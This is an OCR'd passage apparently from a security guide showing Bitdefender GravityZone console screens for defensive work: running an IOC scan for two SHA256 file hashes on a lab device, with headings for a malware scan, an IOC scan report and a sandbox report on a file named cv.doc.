
process.sha256:'23f622e2d023ead369734afc7f5c7f4739d77d862fe514c532cf67f78bd26401';




Predefined Queries




Malware Scan




IOC Scan


Bitdefender
GravityZone
Threats Xplorer
Network
Patch inventory
Installation packages
Tasks
Tags management
Risk management
Misconfigurations
Vulnerabilities
User behavior risks
Devices
Users
Companies view
Policies
Configuration profiles
Assignment rules
Integrity monitoring rules
Reports
More
Back
Scan devices for IOCs
Selected devices:
LABORATORVM001 +1
Scan name:
IOC Scan Hackout
Indicators of Compromise
Select the indicators you want devices to be scanned for
MD5
SHA1
SHA256
SHA512
File Names
Process Names
Registry Values
Registry Keys
SHA256:
025658eb5ea14d476066f59481968f5a426ac2dbbb1ba4f3c39b6ae295c8b6bf
23f622e2d023ead369734afc7f5c7f4739d77d862fe514c532cf67f78bd26401
Scan
Cancel


IOC Scan Report




Sandbox Analyzer Report: cv.doc



